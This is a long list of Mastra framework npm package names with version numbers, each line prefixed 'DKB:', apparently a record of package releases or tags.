DKB:@mastra/acp@0.3.0
DKB:mastracode@0.23.0
DKB:mastra@1.14.0
DKB:create-mastra@1.14.0
DKB:@mastra/voice-xai-realtime@0.1.3
DKB:@mastra/voice-speechify@0.12.3
DKB:@mastra/voice-sarvam@1.0.3
DKB:@mastra/voice-playai@0.12.3
DKB:@mastra/voice-openai-realtime@0.12.7
DKB:@mastra/voice-murf@0.12.4
DKB:@mastra/voice-modelslab@0.1.3
DKB:@mastra/voice-inworld@0.3.2
DKB:@mastra/voice-google-gemini-live@0.12.3
DKB:@mastra/voice-gladia@0.12.3
DKB:@mastra/voice-cloudflare@0.12.4
DKB:@mastra/voice-azure@0.11.3
DKB:@mastra/vercel@1.0.2
DKB:@mastra/upstash@1.1.4
DKB:@mastra/temporal@0.1.15
DKB:@mastra/tavily@1.0.4
DKB:@mastra/stagehand@0.2.6
DKB:@mastra/spanner@1.1.3
DKB:@mastra/slack@1.3.2
DKB:@mastra/server@1.43.0
DKB:@mastra/sentry@1.1.5
DKB:@mastra/schema-compat@1.2.13
DKB:@mastra/redis-streams@0.0.5
DKB:@mastra/react@1.0.2
DKB:@mastra/railway@0.1.2
DKB:@mastra/posthog@1.0.30
DKB:@mastra/playground-ui@34.0.0
DKB:@mastra/pg@1.13.2
DKB:@mastra/perplexity@0.1.2
DKB:@mastra/otel-exporter@1.2.4
DKB:@mastra/otel-bridge@1.2.4
DKB:@mastra/opensearch@1.0.4
DKB:@mastra/opencode@0.0.48
DKB:@mastra/openai@1.0.3
DKB:@mastra/observability@1.14.3
DKB:@mastra/nestjs@0.1.16
DKB:@mastra/mysql@0.1.2
DKB:@mastra/mongodb@1.9.4
DKB:@mastra/modal@0.2.3
DKB:@mastra/memory@1.20.5
DKB:@mastra/mcp-docs-server@1.1.48
DKB:@mastra/longmemeval@1.0.51
DKB:@mastra/libsql@1.13.2
DKB:@mastra/langsmith@1.2.5
DKB:@mastra/langfuse@1.3.7
DKB:@mastra/lance@1.0.8
DKB:@mastra/laminar@1.2.4
DKB:@mastra/koa@1.5.15
DKB:@mastra/hono@1.4.27
DKB:@mastra/google-drive@0.1.2
DKB:@mastra/github-signals@0.1.3
DKB:@mastra/files-sdk@0.2.2
DKB:@mastra/fastify@1.3.32
DKB:@mastra/express@1.3.32
DKB:@mastra/elasticsearch@1.2.2
DKB:@mastra/editor@0.12.0
DKB:@mastra/e2b@0.3.5
DKB:@mastra/deployer@1.43.0
DKB:@mastra/deployer-vercel@1.1.39
DKB:@mastra/deployer-netlify@1.1.21
DKB:@mastra/deployer-cloudflare@1.1.45
DKB:@mastra/deployer-cloud@1.43.0
DKB:@mastra/datadog@1.2.6
DKB:@mastra/core@1.43.0
DKB:@mastra/codemod@1.0.5
DKB:@mastra/client-js@1.25.0
DKB:@mastra/browser-viewer@0.1.4
DKB:@mastra/browser-firecrawl@0.1.2
DKB:@mastra/brightdata@0.2.3
DKB:@mastra/braintrust@1.1.5
DKB:@mastra/azure@0.2.4
DKB:@mastra/auth-workos@1.5.4
DKB:@mastra/auth-supabase@1.0.3
DKB:@mastra/auth-studio@1.2.5
DKB:@mastra/auth-okta@0.0.6
DKB:@mastra/auth-neon@0.2.0
DKB:@mastra/auth-firebase@1.0.2
DKB:@mastra/auth-cloud@1.1.5
DKB:@mastra/auth-clerk@1.1.0
DKB:@mastra/auth-auth0@1.1.0
DKB:@mastra/astra@1.0.3
DKB:@mastra/arthur@0.3.4
DKB:@mastra/arize@1.2.4
DKB:@mastra/ai-sdk@1.4.7
DKB:@mastra/agentfs@0.1.2
DKB:@mastra/agentcore@0.2.3
DKB:@mastra/agent-builder@1.0.43
DKB:@mastra/agent-browser@0.3.3
DKB:mastracode@0.22.3
DKB:mastra@1.13.0
DKB:create-mastra@1.13.0
DKB:@mastra/voyageai@0.1.0
DKB:@mastra/voice-google@0.12.2
DKB:@mastra/voice-google-gemini-live@0.12.1
DKB:@mastra/voice-aws-nova-sonic@0.1.3
DKB:@mastra/upstash@1.1.2
DKB:@mastra/turbopuffer@1.0.2
DKB:@mastra/temporal@0.1.13
DKB:@mastra/tavily@1.0.2
DKB:@mastra/stagehand@0.2.4
DKB:@mastra/spanner@1.1.1
DKB:@mastra/server@1.42.0
DKB:@mastra/sentry@1.1.3
DKB:@mastra/s3vectors@1.0.6
DKB:@mastra/s3@0.5.2
DKB:@mastra/redis@1.1.2
DKB:@mastra/redis-streams@0.0.3
DKB:@mastra/react@0.6.0
DKB:@mastra/railway@0.1.0
DKB:@mastra/posthog@1.0.28
DKB:@mastra/playground-ui@33.0.0
DKB:@mastra/pg@1.13.0
DKB:@mastra/otel-exporter@1.2.2
DKB:@mastra/otel-bridge@1.2.2
DKB:@mastra/opensearch@1.0.2
DKB:@mastra/opencode@0.0.46
DKB:@mastra/openai@0.1.0
DKB:@mastra/nestjs@0.1.14
DKB:@mastra/mssql@1.3.1
DKB:@mastra/mongodb@1.9.2
DKB:@mastra/memory@1.20.3
DKB:@mastra/mcp@1.10.0
DKB:@mastra/mcp-docs-server@1.1.46
DKB:@mastra/longmemeval@1.0.49
DKB:@mastra/libsql@1.13.0
DKB:@mastra/langfuse@1.3.5
DKB:@mastra/laminar@1.2.2
DKB:@mastra/koa@1.5.13
DKB:@mastra/inngest@1.5.1
DKB:@mastra/hono@1.4.25
DKB:@mastra/google-cloud-pubsub@1.0.5
DKB:@mastra/github-signals@0.1.1
DKB:@mastra/gcs@0.2.2
DKB:@mastra/fastify@1.3.30
DKB:@mastra/express@1.3.30
DKB:@mastra/evals@1.3.0
DKB:@mastra/editor@0.11.2
DKB:@mastra/e2b@0.3.3
DKB:@mastra/dynamodb@1.0.8
DKB:@mastra/duckdb@1.4.2
DKB:@mastra/dsql@1.0.2
DKB:@mastra/deployer@1.42.0
DKB:@mastra/deployer-vercel@1.1.37
DKB:@mastra/deployer-netlify@1.1.19
DKB:@mastra/deployer-cloudflare@1.1.43
DKB:@mastra/deployer-cloud@1.42.0
DKB:@mastra/datadog@1.2.4
DKB:@mastra/cursor@0.2.0
DKB:@mastra/couchbase@1.0.3
DKB:@mastra/core@1.42.0
DKB:@mastra/client-js@1.24.0
DKB:@mastra/clickhouse@1.10.0
DKB:@mastra/claude@0.2.0
DKB:@mastra/browser-viewer@0.1.2
DKB:@mastra/blaxel@0.4.1
DKB:@mastra/auth-workos@1.5.2
DKB:@mastra/auth-supabase@1.0.1
DKB:@mastra/arthur@0.3.2
DKB:@mastra/arize@1.2.2
DKB:@mastra/ai-sdk@1.4.5
DKB:@mastra/agentcore@0.2.1
DKB:@mastra/agent-builder@1.0.41
DKB:@mastra/agent-browser@0.3.1
DKB:mastracode@0.22.2
DKB:mastra@1.12.2
DKB:create-mastra@1.12.2
DKB:@mastra/temporal@0.1.12
DKB:@mastra/server@1.41.0
DKB:@mastra/react@0.5.2
DKB:@mastra/playground-ui@32.0.2
DKB:@mastra/opencode@0.0.45
DKB:@mastra/nestjs@0.1.13
DKB:@mastra/mcp-docs-server@1.1.45
DKB:@mastra/longmemeval@1.0.48
DKB:@mastra/koa@1.5.12
DKB:@mastra/hono@1.4.24
DKB:@mastra/fastify@1.3.29
DKB:@mastra/express@1.3.29
DKB:@mastra/deployer@1.41.0
DKB:@mastra/deployer-vercel@1.1.36
DKB:@mastra/deployer-netlify@1.1.18
DKB:@mastra/deployer-cloudflare@1.1.42
DKB:@mastra/deployer-cloud@1.41.0
DKB:@mastra/core@1.41.0
DKB:@mastra/client-js@1.23.2
DKB:@mastra/acp@0.2.1
DKB:mastracode@0.22.1
DKB:mastra@1.12.1
DKB:create-mastra@1.12.1
DKB:@mastra/temporal@0.1.11
DKB:@mastra/server@1.40.0
DKB:@mastra/react@0.5.1
DKB:@mastra/playground-ui@32.0.1
DKB:@mastra/opencode@0.0.44
DKB:@mastra/nestjs@0.1.12
DKB:@mastra/mcp-docs-server@1.1.44
DKB:@mastra/longmemeval@1.0.47
DKB:@mastra/koa@1.5.11
DKB:@mastra/hono@1.4.23
DKB:@mastra/fastify@1.3.28
DKB:@mastra/express@1.3.28
DKB:@mastra/deployer@1.40.0
DKB:@mastra/deployer-vercel@1.1.35
DKB:@mastra/deployer-netlify@1.1.17
DKB:@mastra/deployer-cloudflare@1.1.41
DKB:@mastra/deployer-cloud@1.40.0
DKB:@mastra/core@1.40.0
DKB:@mastra/client-js@1.23.1
DKB:mastracode@0.22.0
DKB:mastra@1.12.0
DKB:create-mastra@1.12.0
DKB:@mastra/temporal@0.1.10
DKB:@mastra/server@1.39.0
DKB:@mastra/react@0.5.0
DKB:@mastra/playground-ui@32.0.0
DKB:@mastra/pg@1.12.1
DKB:@mastra/opencode@0.0.43
DKB:@mastra/nestjs@0.1.11
DKB:@mastra/mongodb@1.9.1
DKB:@mastra/memory@1.20.2
DKB:@mastra/mcp@1.9.1
DKB:@mastra/mcp-docs-server@1.1.43
DKB:@mastra/longmemeval@1.0.46
DKB:@mastra/libsql@1.12.1
DKB:@mastra/koa@1.5.10
DKB:@mastra/hono@1.4.22
DKB:@mastra/fastify@1.3.27
DKB:@mastra/express@1.3.27
DKB:@mastra/editor@0.11.1
DKB:@mastra/deployer@1.39.0
DKB:@mastra/deployer-vercel@1.1.34
DKB:@mastra/deployer-netlify@1.1.16
DKB:@mastra/deployer-cloudflare@1.1.40
DKB:@mastra/deployer-cloud@1.39.0
DKB:@mastra/core@1.39.0
DKB:@mastra/client-js@1.23.0
DKB:@mastra/auth-workos@1.5.1
DKB:@mastra/auth-studio@1.2.3
DKB:@mastra/auth-okta@0.0.4
DKB:@mastra/auth-cloud@1.1.3
DKB:@mastra/auth-better-auth@1.0.3
DKB:@mastra/agent-builder@1.0.40
DKB:mastracode@0.21.2
DKB:mastra@1.11.0
DKB:create-mastra@1.11.0
DKB:@mastra/voice-xai-realtime@0.1.1
DKB:@mastra/voice-speechify@0.12.1
DKB:@mastra/voice-sarvam@1.0.1
DKB:@mastra/voice-playai@0.12.1
DKB:@mastra/voice-openai@0.12.2
DKB:@mastra/voice-openai-realtime@0.12.5
DKB:@mastra/voice-murf@0.12.2
DKB:@mastra/voice-modelslab@0.1.1
DKB:@mastra/voice-inworld@0.3.0
DKB:@mastra/voice-google@0.12.1
DKB:@mastra/voice-google-gemini-live@0.12.0
DKB:@mastra/voice-gladia@0.12.1
DKB:@mastra/voice-elevenlabs@0.12.1
DKB:@mastra/voice-deepgram@0.12.1
DKB:@mastra/voice-cloudflare@0.12.2
DKB:@mastra/voice-azure@0.11.1
DKB:@mastra/agent-browser@0.3.0
DKB:@mastra/vercel@0.2.0
DKB:@mastra/temporal@0.1.9
DKB:@mastra/spanner@1.1.0
DKB:@mastra/server@1.38.0
DKB:@mastra/sentry@1.1.2
DKB:@mastra/schema-compat@1.2.11
DKB:@mastra/react@0.4.3
DKB:@mastra/posthog@1.0.27
DKB:@mastra/playground-ui@31.0.0
DKB:@mastra/pg@1.12.0
DKB:@mastra/otel-exporter@1.2.1
DKB:@mastra/otel-bridge@1.2.1
DKB:@mastra/opencode@0.0.42
DKB:@mastra/observability@1.14.1
DKB:@mastra/nestjs@0.1.10
DKB:@mastra/mysql@0.1.0
DKB:@mastra/modal@0.2.1
DKB:@mastra/memory@1.20.1
DKB:@mastra/mcp@1.9.0
DKB:@mastra/mcp-docs-server@1.1.42
DKB:@mastra/longmemeval@1.0.45
DKB:@mastra/loggers@1.1.2
DKB:@mastra/libsql@1.12.0
DKB:@mastra/langsmith@1.2.3
DKB:@mastra/langfuse@1.3.4
DKB:@mastra/laminar@1.2.1
DKB:@mastra/koa@1.5.9
DKB:@mastra/inngest@1.5.0
DKB:@mastra/hono@1.4.21
DKB:@mastra/fastify@1.3.26
DKB:@mastra/fastembed@1.1.2
DKB:@mastra/express@1.3.26
DKB:@mastra/evals@1.2.4
DKB:@mastra/editor@0.11.0
DKB:@mastra/e2b@0.3.2
DKB:@mastra/duckdb@1.4.1
DKB:@mastra/dsql@1.0.1
DKB:@mastra/docker@0.3.0
DKB:@mastra/deployer@1.38.0
DKB:@mastra/deployer-vercel@1.1.33
DKB:@mastra/deployer-netlify@1.1.15
DKB:@mastra/deployer-cloudflare@1.1.39
DKB:@mastra/deployer-cloud@1.38.0
DKB:@mastra/daytona@0.4.1
DKB:@mastra/datadog@1.2.3
DKB:@mastra/cursor@0.1.0
DKB:@mastra/core@1.38.0
DKB:@mastra/convex@1.2.1
DKB:@mastra/cloudflare@1.4.1
DKB:@mastra/client-js@1.22.0
DKB:@mastra/clickhouse@1.9.1
DKB:@mastra/claude@0.1.0
DKB:@mastra/browser-firecrawl@0.1.0
DKB:@mastra/brightdata@0.2.1
DKB:@mastra/braintrust@1.1.3
DKB:@mastra/blaxel@0.4.0
DKB:@mastra/azure@0.2.2
DKB:@mastra/arthur@0.3.1
DKB:@mastra/arize@1.2.1
DKB:@mastra/ai-sdk@1.4.4
DKB:@mastra/agentcore@0.2.0
DKB:@mastra/agent-builder@1.0.39
DKB:@mastra/voice-aws-nova-sonic@0.1.2
DKB:mastracode@0.21.1
DKB:mastra@1.10.2
DKB:create-mastra@1.10.2
DKB:@mastra/temporal@0.1.8
DKB:@mastra/server@1.37.1
DKB:@mastra/sentry@1.1.1
DKB:@mastra/react@0.4.2
DKB:@mastra/playground-ui@30.0.1
DKB:@mastra/otel-exporter@1.2.0
DKB:@mastra/otel-bridge@1.2.0
DKB:@mastra/opencode@0.0.41
DKB:@mastra/nestjs@0.1.9
DKB:@mastra/mcp-docs-server@1.1.41
DKB:@mastra/longmemeval@1.0.44
DKB:@mastra/langfuse@1.3.3
DKB:@mastra/laminar@1.2.0
DKB:@mastra/koa@1.5.8
DKB:@mastra/hono@1.4.20
DKB:@mastra/fastify@1.3.25
DKB:@mastra/express@1.3.25
DKB:@mastra/editor@0.10.1
DKB:@mastra/deployer@1.37.1
DKB:@mastra/deployer-cloud@1.37.1
DKB:@mastra/core@1.37.1
DKB:@mastra/client-js@1.21.1
DKB:@mastra/arthur@0.3.0
DKB:@mastra/arize@1.2.0
DKB:mastracode@0.21.0
DKB:mastra@1.10.1
DKB:create-mastra@1.10.1
DKB:@mastra/voice-murf@0.12.1
DKB:@mastra/temporal@0.1.7
DKB:@mastra/spanner@1.0.0
DKB:@mastra/slack@1.3.0
DKB:@mastra/server@1.37.0
DKB:@mastra/sentry@1.1.0
DKB:@mastra/react@0.4.1
DKB:@mastra/posthog@1.0.26
DKB:@mastra/playground-ui@30.0.0
DKB:@mastra/acp@0.2.0
DKB:@mastra/otel-bridge@1.1.2
DKB:@mastra/opencode@0.0.40
DKB:@mastra/observability@1.14.0
DKB:@mastra/nestjs@0.1.8
DKB:@mastra/memory@1.20.0
DKB:@mastra/mcp@1.8.1
DKB:@mastra/mcp-docs-server@1.1.40
DKB:@mastra/longmemeval@1.0.43
DKB:@mastra/langsmith@1.2.2
DKB:@mastra/langfuse@1.3.2
DKB:@mastra/laminar@1.1.2
DKB:@mastra/koa@1.5.7
DKB:@mastra/hono@1.4.19
DKB:@mastra/files-sdk@0.2.0
DKB:@mastra/fastify@1.3.24
DKB:@mastra/fastembed@1.1.1
DKB:@mastra/express@1.3.24
DKB:@mastra/evals@1.2.3
DKB:@mastra/editor@0.10.0
DKB:@mastra/deployer@1.37.0
DKB:@mastra/deployer-vercel@1.1.32
DKB:@mastra/deployer-netlify@1.1.14
DKB:@mastra/deployer-cloudflare@1.1.38
DKB:@mastra/deployer-cloud@1.37.0
DKB:@mastra/datadog@1.2.2
DKB:@mastra/core@1.37.0
DKB:@mastra/convex@1.2.0
DKB:@mastra/client-js@1.21.0
DKB:@mastra/braintrust@1.1.2
DKB:@mastra/arthur@0.2.12
DKB:@mastra/arize@1.1.2
DKB:@mastra/agent-builder@1.0.38
DKB:@mastra/otel-exporter@1.1.2
DKB:mastra@1.10.0
DKB:create-mastra@1.10.0
DKB:@mastra/voice-openai-realtime@0.12.4
DKB:@mastra/temporal@0.1.6
DKB:@mastra/server@1.36.0
DKB:@mastra/sentry@1.0.24
DKB:@mastra/posthog@1.0.25
DKB:@mastra/agent-builder@1.0.37
DKB:@mastra/clickhouse@1.9.0
DKB:@mastra/otel-exporter@1.1.1
DKB:@mastra/otel-bridge@1.1.1
DKB:@mastra/observability@1.13.0
DKB:@mastra/nestjs@0.1.7
DKB:@mastra/memory@1.19.0
DKB:@mastra/mcp@1.8.0
DKB:@mastra/playground-ui@29.0.0
DKB:@mastra/libsql@1.11.1
DKB:@mastra/langsmith@1.2.1
DKB:@mastra/langfuse@1.3.1
DKB:@mastra/laminar@1.1.1
DKB:@mastra/koa@1.5.6
DKB:@mastra/hono@1.4.18
DKB:@mastra/fastify@1.3.23
DKB:@mastra/fastembed@1.1.0
DKB:@mastra/express@1.3.23
DKB:@mastra/editor@0.9.0
DKB:@mastra/duckdb@1.4.0
DKB:@mastra/deployer@1.36.0
DKB:@mastra/datadog@1.2.1
DKB:@mastra/core@1.36.0
DKB:@mastra/convex@1.1.0
DKB:@mastra/mcp-docs-server@1.1.39
DKB:@mastra/pg@1.11.1
DKB:mastracode@0.20.0
DKB:@mastra/stagehand@0.2.3
DKB:@mastra/slack@1.2.1
DKB:@mastra/react@0.4.0
DKB:@mastra/ai-sdk@1.4.3
DKB:@mastra/opencode@0.0.39
DKB:@mastra/longmemeval@1.0.42
DKB:@mastra/arize@1.1.1
DKB:@mastra/deployer-netlify@1.1.13
DKB:@mastra/deployer-cloudflare@1.1.37
DKB:@mastra/deployer-cloud@1.36.0
DKB:@mastra/client-js@1.20.0
DKB:@mastra/braintrust@1.1.1
DKB:@mastra/auth-workos@1.5.0
DKB:@mastra/auth-okta@0.0.3
DKB:@mastra/arthur@0.2.11
DKB:@mastra/deployer-vercel@1.1.31
DKB:mastracode@0.19.1
DKB:mastra@1.9.3
DKB:create-mastra@1.9.3
DKB:@mastra/temporal@0.1.5
DKB:@mastra/server@1.35.0
DKB:@mastra/react@0.3.3
DKB:@mastra/playground-ui@28.0.1
DKB:@mastra/pg@1.11.0
DKB:@mastra/opencode@0.0.38
DKB:@mastra/nestjs@0.1.6
DKB:@mastra/mongodb@1.9.0
DKB:@mastra/memory@1.18.2
DKB:@mastra/mcp-docs-server@1.1.38
DKB:@mastra/longmemeval@1.0.41
DKB:@mastra/libsql@1.11.0
DKB:@mastra/koa@1.5.5
DKB:@mastra/hono@1.4.17
DKB:@mastra/fastify@1.3.22
DKB:@mastra/express@1.3.22
DKB:@mastra/editor@0.8.1
DKB:@mastra/deployer@1.35.0
DKB:@mastra/deployer-vercel@1.1.30
DKB:@mastra/deployer-netlify@1.1.12
DKB:@mastra/deployer-cloudflare@1.1.36
DKB:@mastra/deployer-cloud@1.35.0
DKB:@mastra/core@1.35.0
DKB:@mastra/cloudflare@1.4.0
DKB:@mastra/client-js@1.19.1
DKB:@mastra/clickhouse@1.8.0
DKB:@mastra/auth-workos@1.4.0
DKB:@mastra/agent-builder@1.0.36
DKB:mastracode@0.19.0
DKB:mastra@1.9.2
DKB:create-mastra@1.9.2
DKB:@mastra/voice-xai-realtime@0.1.0
DKB:@mastra/temporal@0.1.4
DKB:@mastra/server@1.34.0
DKB:@mastra/react@0.3.2
DKB:@mastra/playground-ui@28.0.0
DKB:@mastra/opencode@0.0.37
DKB:@mastra/nestjs@0.1.5
DKB:@mastra/memory@1.18.1
DKB:@mastra/mcp-docs-server@1.1.37
DKB:@mastra/longmemeval@1.0.40
DKB:@mastra/koa@1.5.4
DKB:@mastra/inngest@1.4.1
DKB:@mastra/hono@1.4.16
DKB:@mastra/fastify@1.3.21
DKB:@mastra/express@1.3.21
DKB:@mastra/editor@0.8.0
DKB:@mastra/duckdb@1.3.2
DKB:@mastra/docker@0.2.0
DKB:@mastra/deployer@1.34.0
DKB:@mastra/deployer-vercel@1.1.29
DKB:@mastra/deployer-netlify@1.1.11
DKB:@mastra/deployer-cloudflare@1.1.35
DKB:@mastra/deployer-cloud@1.34.0
DKB:@mastra/core@1.34.0
DKB:@mastra/client-js@1.19.0
DKB:@mastra/clickhouse@1.7.2
DKB:@mastra/auth-workos@1.3.0
DKB:@mastra/agent-builder@1.0.35
DKB:@mastra/acp@0.1.0
DKB:mastracode@0.18.1
DKB:mastra@1.9.1
DKB:create-mastra@1.9.1
DKB:@mastra/temporal@0.1.3
DKB:@mastra/server@1.33.1
DKB:@mastra/react@0.3.1
DKB:@mastra/playground-ui@27.0.1
DKB:@mastra/opencode@0.0.36
DKB:@mastra/nestjs@0.1.4
DKB:@mastra/mcp-docs-server@1.1.36
DKB:@mastra/longmemeval@1.0.39
DKB:@mastra/koa@1.5.3
DKB:@mastra/hono@1.4.15
DKB:@mastra/fastify@1.3.20
DKB:@mastra/express@1.3.20
DKB:@mastra/deployer@1.33.1
DKB:@mastra/deployer-vercel@1.1.28
DKB:@mastra/deployer-netlify@1.1.10
DKB:@mastra/deployer-cloudflare@1.1.34
DKB:@mastra/deployer-cloud@1.33.1
DKB:@mastra/core@1.33.1
DKB:@mastra/client-js@1.18.1
DKB:mastracode@0.18.0
DKB:mastra@1.9.0
DKB:create-mastra@1.9.0
DKB:@mastra/voice-inworld@0.2.0
DKB:@mastra/upstash@1.1.1
DKB:@mastra/temporal@0.1.2
DKB:@mastra/stagehand@0.2.2
DKB:@mastra/slack@1.2.0
DKB:@mastra/server@1.33.0
DKB:@mastra/sentry@1.0.23
DKB:@mastra/schema-compat@1.2.10
DKB:@mastra/redis@1.1.1
DKB:@mastra/redis-streams@0.0.2
DKB:@mastra/react@0.3.0
DKB:@mastra/posthog@1.0.24
DKB:@mastra/playground-ui@27.0.0
DKB:@mastra/pg@1.10.1
DKB:@mastra/otel-exporter@1.1.0
DKB:@mastra/otel-bridge@1.1.0
DKB:@mastra/opencode@0.0.35
DKB:@mastra/observability@1.12.0
DKB:@mastra/nestjs@0.1.3
DKB:@mastra/mssql@1.3.0
DKB:@mastra/mongodb@1.8.1
DKB:@mastra/memory@1.18.0
DKB:@mastra/mcp-docs-server@1.1.35
DKB:@mastra/longmemeval@1.0.38
DKB:@mastra/libsql@1.10.1
DKB:@mastra/langsmith@1.2.0
DKB:@mastra/langfuse@1.3.0
DKB:@mastra/lance@1.0.6
DKB:@mastra/laminar@1.1.0
DKB:@mastra/koa@1.5.2
DKB:@mastra/inngest@1.4.0
DKB:@mastra/hono@1.4.14
DKB:@mastra/google-cloud-pubsub@1.0.4
DKB:@mastra/fastify@1.3.19
DKB:@mastra/express@1.3.19
DKB:@mastra/editor@0.7.24
DKB:@mastra/e2b@0.3.1
DKB:@mastra/dynamodb@1.0.7
DKB:@mastra/duckdb@1.3.1
DKB:@mastra/dsql@1.0.0
DKB:@mastra/deployer@1.33.0
DKB:@mastra/deployer-vercel@1.1.27
DKB:@mastra/deployer-netlify@1.1.9
DKB:@mastra/deployer-cloudflare@1.1.33
DKB:@mastra/deployer-cloud@1.33.0
DKB:@mastra/datadog@1.2.0
DKB:@mastra/core@1.33.0
DKB:@mastra/convex@1.0.11
DKB:@mastra/cloudflare@1.3.3
DKB:@mastra/cloudflare-d1@1.0.6
DKB:@mastra/client-js@1.18.0
DKB:@mastra/clickhouse@1.7.1
DKB:@mastra/brightdata@0.2.0
DKB:@mastra/braintrust@1.1.0
DKB:@mastra/arthur@0.2.10
DKB:@mastra/arize@1.1.0
DKB:@mastra/ai-sdk@1.4.2
DKB:@mastra/agent-builder@1.0.34
DKB:@mastra/agent-browser@0.2.2
DKB:mastracode@0.17.2
DKB:mastra@1.8.1
DKB:create-mastra@1.8.1
DKB:@mastra/temporal@0.1.1
DKB:@mastra/server@1.32.1
DKB:@mastra/react@0.2.35
DKB:@mastra/playground-ui@26.0.1
DKB:@mastra/opencode@0.0.34
DKB:@mastra/nestjs@0.1.2
DKB:@mastra/mcp-docs-server@1.1.34
DKB:@mastra/longmemeval@1.0.37
DKB:@mastra/koa@1.5.1
DKB:@mastra/hono@1.4.13
DKB:@mastra/fastify@1.3.18
DKB:@mastra/express@1.3.18
DKB:@mastra/deployer@1.32.1
DKB:@mastra/deployer-vercel@1.1.26
DKB:@mastra/deployer-netlify@1.1.8
DKB:@mastra/deployer-cloudflare@1.1.32
DKB:@mastra/deployer-cloud@1.32.1
DKB:@mastra/core@1.32.1
DKB:@mastra/client-js@1.17.1
DKB:mastracode@0.17.1
DKB:mastra@1.8.0
DKB:create-mastra@1.8.0
DKB:@mastra/voice-aws-nova-sonic@0.1.1
DKB:@mastra/temporal@0.1.0
DKB:@mastra/slack@1.1.1
DKB:@mastra/server@1.32.0
DKB:@mastra/sentry@1.0.22
DKB:@mastra/s3vectors@1.0.5
DKB:@mastra/s3@0.5.1
DKB:@mastra/react@0.2.34
DKB:@mastra/posthog@1.0.23
DKB:@mastra/playground-ui@26.0.0
DKB:@mastra/pg@1.10.0
DKB:@mastra/otel-exporter@1.0.22
DKB:@mastra/otel-bridge@1.0.22
DKB:@mastra/opencode@0.0.33
DKB:@mastra/observability@1.11.1
DKB:@mastra/nestjs@0.1.1
DKB:@mastra/mongodb@1.8.0
DKB:@mastra/memory@1.17.5
DKB:@mastra/mcp@1.7.0
DKB:@mastra/mcp-docs-server@1.1.33
DKB:@mastra/longmemeval@1.0.36
DKB:@mastra/libsql@1.10.0
DKB:@mastra/langsmith@1.1.20
DKB:@mastra/langfuse@1.2.5
DKB:@mastra/laminar@1.0.22
DKB:@mastra/koa@1.5.0
DKB:@mastra/hono@1.4.12
DKB:@mastra/fastify@1.3.17
DKB:@mastra/express@1.3.17
DKB:@mastra/editor@0.7.23
DKB:@mastra/dynamodb@1.0.6
DKB:@mastra/duckdb@1.3.0
DKB:@mastra/deployer@1.32.0
DKB:@mastra/deployer-vercel@1.1.25
DKB:@mastra/deployer-netlify@1.1.7
DKB:@mastra/deployer-cloudflare@1.1.31
DKB:@mastra/deployer-cloud@1.32.0
DKB:@mastra/datadog@1.1.0
DKB:@mastra/core@1.32.0
DKB:@mastra/convex@1.0.10
DKB:@mastra/client-js@1.17.0
DKB:@mastra/clickhouse@1.7.0
DKB:@mastra/braintrust@1.0.23
DKB:@mastra/auth-workos@1.2.0
DKB:@mastra/arthur@0.2.9
DKB:@mastra/arize@1.0.23
DKB:@mastra/agent-builder@1.0.33
DKB:mastracode@0.17.0
DKB:mastra@1.7.3
DKB:create-mastra@1.7.3
DKB:@mastra/voice-aws-nova-sonic@0.1.0
DKB:@mastra/slack@1.1.0
DKB:@mastra/server@1.31.0
DKB:@mastra/sentry@1.0.21
DKB:@mastra/react@0.2.33
DKB:@mastra/posthog@1.0.22
DKB:@mastra/playground-ui@25.0.0
DKB:@mastra/pg@1.9.4
DKB:@mastra/perplexity@0.1.0
DKB:@mastra/otel-exporter@1.0.21
DKB:@mastra/otel-bridge@1.0.21
DKB:@mastra/opencode@0.0.32
DKB:@mastra/observability@1.11.0
DKB:@mastra/nestjs@0.1.0
DKB:@mastra/mongodb@1.7.4
DKB:@mastra/mcp-docs-server@1.1.32
DKB:@mastra/longmemeval@1.0.35
DKB:@mastra/libsql@1.9.1
DKB:@mastra/langsmith@1.1.19
DKB:@mastra/langfuse@1.2.4
DKB:@mastra/laminar@1.0.21
DKB:@mastra/koa@1.4.16
DKB:@mastra/hono@1.4.11
DKB:@mastra/google-drive@0.1.0
DKB:@mastra/fastify@1.3.16
DKB:@mastra/express@1.3.16
DKB:@mastra/dynamodb@1.0.5
DKB:@mastra/deployer@1.31.0
DKB:@mastra/deployer-vercel@1.1.24
DKB:@mastra/deployer-netlify@1.1.6
DKB:@mastra/deployer-cloudflare@1.1.30
DKB:@mastra/deployer-cloud@1.31.0
DKB:@mastra/datadog@1.0.22
DKB:@mastra/core@1.31.0
DKB:@mastra/convex@1.0.9
DKB:@mastra/client-js@1.16.0
DKB:@mastra/clickhouse@1.6.0
DKB:@mastra/braintrust@1.0.22
DKB:@mastra/arthur@0.2.8
DKB:@mastra/arize@1.0.22
DKB:mastracode@0.16.2
DKB:mastra@1.7.2
DKB:create-mastra@1.7.2
DKB:@mastra/upstash@1.1.0
DKB:@mastra/server@1.30.0
DKB:@mastra/sentry@1.0.20
DKB:@mastra/redis@1.1.0
DKB:@mastra/react@0.2.32
DKB:@mastra/posthog@1.0.21
DKB:@mastra/playground-ui@24.0.2
DKB:@mastra/otel-exporter@1.0.20
DKB:@mastra/otel-bridge@1.0.20
DKB:@mastra/opencode@0.0.31
DKB:@mastra/observability@1.10.3
DKB:@mastra/memory@1.17.4
DKB:@mastra/mcp-docs-server@1.1.31
DKB:@mastra/longmemeval@1.0.34
DKB:@mastra/langsmith@1.1.18
DKB:@mastra/langfuse@1.2.3
DKB:@mastra/laminar@1.0.20
DKB:@mastra/koa@1.4.15
DKB:@mastra/inngest@1.3.0
DKB:@mastra/hono@1.4.10
DKB:@mastra/fastify@1.3.15
DKB:@mastra/express@1.3.15
DKB:@mastra/editor@0.7.22
DKB:@mastra/deployer@1.30.0
DKB:@mastra/deployer-vercel@1.1.23
DKB:@mastra/deployer-netlify@1.1.5
DKB:@mastra/deployer-cloudflare@1.1.29
DKB:@mastra/deployer-cloud@1.30.0
DKB:@mastra/datadog@1.0.21
DKB:@mastra/core@1.30.0
DKB:@mastra/client-js@1.15.2
DKB:@mastra/braintrust@1.0.21
DKB:@mastra/arthur@0.2.7
DKB:@mastra/arize@1.0.21
DKB:@mastra/agent-builder@1.0.32
DKB:mastracode@0.16.1
DKB:mastra@1.7.1
DKB:create-mastra@1.7.1
DKB:@mastra/server@1.29.1
DKB:@mastra/sentry@1.0.19
DKB:@mastra/react@0.2.31
DKB:@mastra/posthog@1.0.20
DKB:@mastra/playground-ui@24.0.1
DKB:@mastra/pg@1.9.3
DKB:@mastra/otel-exporter@1.0.19
DKB:@mastra/otel-bridge@1.0.19
DKB:@mastra/opencode@0.0.30
